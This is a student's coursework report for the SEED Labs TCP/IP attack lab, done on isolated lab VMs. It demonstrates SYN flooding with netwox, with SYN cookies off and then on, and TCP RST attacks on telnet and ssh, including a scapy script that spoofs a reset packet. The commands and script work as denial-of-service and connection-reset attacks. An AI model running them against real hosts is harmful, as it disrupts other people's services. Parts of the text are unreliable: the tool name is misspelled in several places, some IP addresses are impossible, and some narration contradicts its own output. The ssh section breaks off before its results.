

CENX586 Network Security  
Dr Abdulrahman Aish Almutairi

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Project #2  
SEED Labs: TCP/IP Attack

Submitted By

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### 3. Lab Tasks

#### 3.1 Task 1: SYN Flooding Attack

→ In this task, you need to demonstrate the SYN flooding attack. You can use the Netwox tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, run the "netstat -tna" command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not.

→ **SYN Cookie Countermeasure:** If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defence mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the sysctl command to turn on/off the SYN cookie mechanism:

#### Answer:

**Server IP Address: 10.0.2.23 (Victim)**

**Attacker IP Address: 10.0.2.22 (Attacker)**

A. With SYN cookie mechanism turned off

Run on Victim:

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```


```
$ netstat -tna
```

```
$ sudo sysctl -a | grep cookie
```

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=0
```

```
$ netstat -tna
```

**Observation:**



```
seed@VM: ~  
[11/27/23]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
[11/27/23]seed@VM:~$ netstat -tna  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:36941         0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN  
tcp6       0      0 :::21                  :::*                     LISTEN  
tcp6       0      0 :::22                  :::*                     LISTEN  
tcp6       0      0 :::1:631                :::*                     LISTEN  
[11/27/23]seed@VM:~$ sudo sysctl -a | grep cookie  
net.ipv4.tcp_syncookies = 1  
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3  
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3  
[11/27/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0  
net.ipv4.tcp_syncookies = 0  
[11/27/23]seed@VM:~$ ^C  
[11/27/23]seed@VM:~$
```

We have queue size =128, and SYN cookie mechanism is turned off in victim server (10.0.2.23).

**Explanation:** We check queue size and usage, then we turn off the yn cookie mechanism for a successful attack.

Run on Attacker machine (10.0.2.22):


```
$ sudo netwox 76 -i 10.0.2.23 -p 23
```

```
$ telnet 10.0.2.23
```

```
$ <ctrl+z to stop attack>
```


```
$ telnet 10.0.2.23
```

**Observation:**



```
seed@VM: ~  
[11/27/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.23 -p 23  
[11/27/23]seed@VM:~$ telnet 10.0.2.23  
Trying 10.0.2.23...  
telnet: Unable to connect to remote host: Connection timed out  
[11/27/23]seed@VM:~$
```


Attack from attacker with IP address 10.0.2.22 using netwox 76. The Syn flooding attack Is successful as the telnet server is not responding.



No.	Time	Source	Destination	Protocol	Length
6635	2023-11-27 08:5...	249.225.201.255	10.0.2.23	TCP	6
6635	2023-11-27 08:5...	26.222.87.185	10.0.2.23	TCP	6
6635	2023-11-27 08:5...	12.95.191.157	10.0.2.23	TCP	6
6635	2023-11-27 08:5...	108.158.80.245	10.0.2.23	TCP	6
6635	2023-11-27 08:5...	44.217.182.31	10.0.2.23	TCP	6

Frame 519322: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on inter  
Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: PcsCompu\_16:b2:ef  
Internet Protocol Version 4, Src: 86.88.126.14, Dst: 10.0.2.23  
Transmission Control Protocol, Src Port: 57943, Dst Port: 23, Seq: 460851663, Le

**Evidence:**



```
seed@VM: ~  
[11/27/23]seed@VM:~$ netstat -tna  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address          Foreign Address         State  
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23              247.6.217.7:10957       SYN_RECV  
tcp        0      0 0.0.0.0:23              0.171.173.137:22996     SYN_RECV  
tcp        0      0 0.0.0.0:23              242.202.3.252:11944     SYN_RECV  
tcp        0      0 0.0.0.0:23              253.99.182.194:39404     SYN_RECV  
tcp        0      0 0.0.0.0:23              249.189.194.163:21328     SYN_RECV  
tcp        0      0 0.0.0.0:23              255.157.0.225:46563     SYN_RECV  
tcp        0      0 0.0.0.0:23              246.153.157.250:34112     SYN_RECV  
tcp        0      0 0.0.0.0:23              249.246.239.165:25345     SYN_RECV  
tcp        0      0 0.0.0.0:23              251.155.117.249:15615     SYN_RECV  
tcp        0      0 0.0.0.0:23              245.295.36.150:46766     SYN_RECV  
tcp        0      0 0.0.0.0:23              247.52.17.55:47342       SYN_RECV  
tcp        0      0 0.0.0.0:23              255.1.93.161:7190        SYN_RECV  
tcp        0      0 0.0.0.0:23              251.145.99.131:63575     SYN_RECV  
tcp        0      0 0.0.0.0:23              253.35.67.154:32630       SYN_RECV  
tcp        0      0 0.0.0.0:23              249.111.31.34:48951       SYN_RECV  
tcp        0      0 0.0.0.0:23              247.70.93.22:62993       SYN_RECV  
tcp        0      0 0.0.0.0:23              244.230.232.189:26199     SYN_RECV  
tcp        0      0 0.0.0.0:23              248.62.62.237:57709       SYN_RECV  
tcp        0      0 0.0.0.0:23              240.119.32.54:30368       SYN_RECV
```

SYN flooding attack is in progress

```
seed@VM: ~  
[11/27/23]seed@VM:~$ sudo netx 76 -i 10.0.2.23 -p 23  
^Z  
[1]+  Stopped                  sudo netx 76 -i 10.0.2.23 -p 23  
[11/27/23]seed@VM:~$  
  
seed@VM: ~  
[11/27/23]seed@VM:~$ ping 10.0.2.23  
PING 10.0.2.23 (10.0.2.23) 56(84) bytes of data:  
64 bytes from 10.0.2.23: icmp_seq=1 ttl=64 time=1.31 ms  
64 bytes from 10.0.2.23: icmp_seq=2 ttl=64 time=1.45 ms  
64 bytes from 10.0.2.23: icmp_seq=3 ttl=64 time=1.82 ms  
64 bytes from 10.0.2.23: icmp_seq=4 ttl=64 time=1.92 ms  
64 bytes from 10.0.2.23: icmp_seq=5 ttl=64 time=1.70 ms  
64 bytes from 10.0.2.23: icmp_seq=6 ttl=64 time=3.83 ms  
64 bytes from 10.0.2.23: icmp_seq=7 ttl=64 time=1.12 ms  
64 bytes from 10.0.2.23: icmp_seq=8 ttl=64 time=3.18 ms  
64 bytes from 10.0.2.23: icmp_seq=9 ttl=64 time=2.00 ms  
^Z  
[1]+  Stopped                  ping 10.0.2.23  
[11/27/23]seed@VM:~$ telnet 10.0.2.23  
Trying 10.0.2.23...  
Connected to 10.0.2.23.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
dWelcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

When we stop the attack and try to connect to server using telnet which fails, demonstrating the effect of our syn flooding attack.

**Explanation:** In this task, we perform a asyn flooding attack from attacker at 10.02.22 against victim at 10.0.2.23. We use Netxox 76 tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, we run the "netstat -na" command on the victim machine. We try the telnet server but it does not respond. We then stop the attack from the attacker and try connecting using telnet, as the attack has ended we are able to connect to 10.0.2.23 using telnet which demonstrates the success of our attack. Syn cookie mechanism is turned off.

## B. With SYN cookie mechanism turned on

Run on Victim:

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1
```

```
$ netstat -tna | grep 23
```

**Observation:**

```
seed@VM: ~  
[11/27/23]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
[11/27/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1  
net.ipv4.tcp_syncookies = 1  
[11/27/23]seed@VM:~$
```

SYN cookie mechanism is turned on in server victim (10.0.2.23), queue size is 128

```
$ telnet>close
```

**Observation:**

```

[11/27/23]seed@VM: ~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[11/27/23]seed@VM: ~$ netstat -na | grep 23

tcp        0      0 0.0.0.0:0.0.0.0:23  0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:2.23.23    6.30.212.226:59367 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    186.15.30.141:17853 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    187.16.52.208:59094 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    253.39.214.115:30542 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    243.181.15.94:3476 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    240.46.90.163:62117 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    99.188.247.180:47724 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    249.44.733.108:22823 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    251.0.49.95:50733 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    59.113.218.247:17033 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    242.177.105.159:45334 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    46.42.89.127:30498 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    240.744.191.143:8769 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    246.57.227.99:43866 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    253.211.24.176:33373 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    251.91.120.78:24980 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    247.157.135.221:4262 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    255.203.76.115:37829 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    250.222.152.135:39396 SYN_RECV
tcp        0      0 0.0.0.0:2.23.23    254.130.221.203:2027 SYN_RECV

```

We check active telnet connections using “netstat”, as we can see the attack is successful

**Evidence:**

```
seed@VM: ~  
[11/27/23]seed@VM:~$ sudo netbox 76 -i 10.0.2.23 -p 23  
[11/27/23]seed@VM:~$ telnet 10.0.2.23  
Trying 10.0.2.23...  
Connected to 10.0.2.23.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
515 updates can be installed immediately.  
515 of these updates are security updates.  
To see these additional updates run: apt list --upgradable  
  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Mon Nov 27 09:24:47 EST 2023 from 10.0.2.22 on pts/1  
[11/27/23]seed@VM:~$  
telnet>
```

Attack in progress from initiated at 10.0.2.22 against 10.0.2.23, However due to SYN cookie mechanism turned on, telnet server is available for new connections.

```
seed@VM: ~  
[11/27/23]seed@VM:~$ netstat -tna  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:36941        0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23            0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.1:631         0.0.0.0:*               LISTEN  
tcp        0      0 10.0.2.23:23          155.120.112.52:24748     SYN_RECV  
tcp        0      0 10.0.2.23:23          241.55.145.80:11350     SYN_RECV  
tcp        0      0 10.0.2.23:23          243.197.241.124:60085   SYN_RECV  
tcp        0      0 10.0.2.23:23          254.177.21.67:37749     SYN_RECV  
tcp        0      0 10.0.2.23:23          199.36.109.83:41767     SYN_RECV  
tcp        0      0 10.0.2.23:23          246.228.60.155:26772    SYN_RECV  
tcp        0      0 10.0.2.23:23          110.109.205.234:52062   SYN_RECV  
tcp        0      0 10.0.2.23:23          245.240.243.204:29540   SYN_RECV  
tcp        0      0 10.0.2.23:23          11.190.150.129:35536    SYN_RECV  
tcp        0      0 10.0.2.23:23          255.148.129.22:18866     SYN_RECV  
tcp        0      0 10.0.2.23:23          86.173.128.136:44875    SYN_RECV  
tcp        0      0 10.0.2.23:23          250.138.8.77:45213      SYN_RECV  
tcp        0      0 10.0.2.23:23          35.175.229.11:25855     SYN_RECV  
tcp        0      0 10.0.2.23:23          255.247.111.239:5624    SYN_RECV  
tcp        0      0 10.0.2.23:23          171.233.19.135:49533    SYN_RECV  
tcp        0      0 10.0.2.23:23          99.138.152.90:46323     SYN_RECV
```

At 10.0.2.23, the syn flooding attack is in progress.

**Explanation:** In this task, we perform a syn flooding attack from attacker at 10.02.22 against victim at 10.0.2.23. We use Netwox tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, we run the "netstat -na" command on the victim machine. We try the telnet server and it responds with connection response to 10.0.2.23 using telnet which demonstrates the success of Syn cookie mechanism turned on.

### 3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

→ In this task, you need to launch an TCP RST attack to break an existing telnet connection between A and B. After that, try the same attack on an ssh connection. Please describe your observations. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

#### Answer:

**Machine A IP Address: 10.0.2.23 (Victim 1)**

**Machine B IP Address: 10.0.2.24 (Victim 2)**

**Machine C IP Address: 10.0.2.22 (Attacker)**

#### Attack on telnet connection between A and B

Run On Machine A:


*\$ telnet 10.0.2.24*

**Observation:**



```
seed@VM: ~  
[11/27/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Mon Nov 27 11:06:34 EST 2023 from 10.0.2.23 on pts/0  
[11/27/23]seed@VM:~$  
telnet> █
```

Telnet connection started between machine A and Machine B.



The image shows a Wireshark packet capture window titled "[SEED Labs] Capturing from enp0s3". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar with various icons. Below the toolbar is a display filter set to "Apply a display filter ... <Ctrl-/>". The main packet list table shows several packets, with packet 381 highlighted. Packet 381 is a TELNET packet from 10.0.2.24 to 10.0.2.23, with a length of 128 bytes. Other packets include TCP, ARP, and additional TELNET traffic.

No.	Time	Source	Destination	Protocol	Length
380	2023-11-27 11:0...	10.0.2.23	10.0.2.24	TCP	6
381	2023-11-27 11:0...	10.0.2.24	10.0.2.23	TELNET	128
382	2023-11-27 11:0...	10.0.2.23	10.0.2.24	TCP	6
383	2023-11-27 11:0...	PcsCompu_65:cb:e4	RealtekU_12:35:00	ARP	6
384	2023-11-27 11:0...	RealtekU_12:35:00	PcsCompu_65:cb:e4	ARP	6
385	2023-11-27 11:0...	PcsCompu_16:b2:ef	RealtekU_12:35:00	ARP	4

Frame 381: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on interface  
Ethernet II, Src: PcsCompu\_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu\_16:b2:ef

Wireshark captures telnet protocol communication.

```
seed@VM: ~  
[11/27/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Mon Nov 27 11:08:06 EST 2023 from 10.0.2.23 on pts/0  
[11/27/23]seed@VM:~$
```

Run on Machine C (Attacker):

*\$ sudo netwox 78 -d enp0s3*

```
seed@VM: ~  
[11/27/23]seed@VM:~$ sudo netwox 78 -d enp0s3
```

Attack initiated at Machine C (Attacker) at 10.0.2.22 against telnet connection between Machine A (10.0.2.23) and Machine B (10.0.2.24)

### Observation:

```
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Mon Nov 27 11:08:06 EST 2023 from 10.0.2.23 on pts/0  
[11/27/23]seed@VM:~$  
telnet>  
Connection closed by foreign host.  
[11/27/23]seed@VM:~$  
[11/27/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: Connection closed by foreign host.  
[11/27/23]seed@VM:~$
```

The attack is successful and we have successfully disconnected telnet connection between Machine A and Machine B terminated.

### Evidence:

The image shows a Wireshark capture window titled "[SEED Labs] \*enp0s3". The filter is set to "telnet". The packet list shows several telnet packets. Packet 817 is highlighted, showing a TCP RST from 10.0.2.24 to 10.0.2.23. The packet details pane shows "Frame 817: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface enp0s3, Ethernet II, Src: PcsCompu\_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu\_16:b:..."

No.	Time	Source	Destination	Protocol
795	2023-11-27 11:2...	10.0.2.23	10.0.2.24	TELNET
806	2023-11-27 11:2...	10.0.2.24	10.0.2.23	TELNET
809	2023-11-27 11:2...	10.0.2.23	10.0.2.24	TELNET
811	2023-11-27 11:2...	10.0.2.24	10.0.2.23	TELNET
813	2023-11-27 11:2...	10.0.2.24	10.0.2.23	TELNET
815	2023-11-27 11:2...	10.0.2.23	10.0.2.24	TELNET
817	2023-11-27 11:2...	10.0.2.24	10.0.2.23	TELNET

**Explanation:** In this task, we launched a TCP RST attack to break an existing telnet connection between A and B using netwox 78. We have demonstrated that the established telnet connection between A and B was “closed by foreign host”, successfully showing the TCP RST attack on telnet.

### USING SCAPY

#### Run on Attacker:

```
$ sudo python tcp_rst.py
```

#### Code with explanation:

```
#!/usr/bin/python  
from scapy.all import *  
ip = IP(src="10.0.2.24", dst="10.0.2.23")
```



```

tcp = TCP(sport=50646, dport=23, flags="R", seq=929658316)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
(tcp_rst.py)

```

The code above was used for successful TCP RST attack on telnet connection using scapy.


Here:

Destination port: 23 (telnet)


Source port: 50646

Sequence no: 929658316

### Observation:




Wireshark capture of telnet connection establishment between Machine A and Machine B at 10.0.2.23 and 10.0.2.24 respectively.



TCP RST Attack initiated at Attacker Machine C at 10.0.2.22.

## Evidence:



```
seed@VM: ~  
[11/27/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login:  
Login timed out after 60 seconds.  
Connection closed by foreign host.  
[11/27/23]seed@VM:~$
```

Attack is successful as the telnet connection is closed by unknown host.

**Explanation:** In this task, we launched a TCP RST attack to break an existing telnet connection between A and B using scapy. We have demonstrated that the established telnet connection between A and B was “closed by foreign host”, successfully showing the TCP RST attack on telnet.

## Attack on ssh connection between A and B


Run On Machine A:

Run on Machine C (Attacker):

*\$ sudo netwox 78 --device "Eth0"*


We run the above command on attacker Machine C to initiate attack against SSH connection between Machine A at 10.0.2.23 and Machine B at 10.0.2.24 from Machine C at 10.0.2.22.

## Observation:

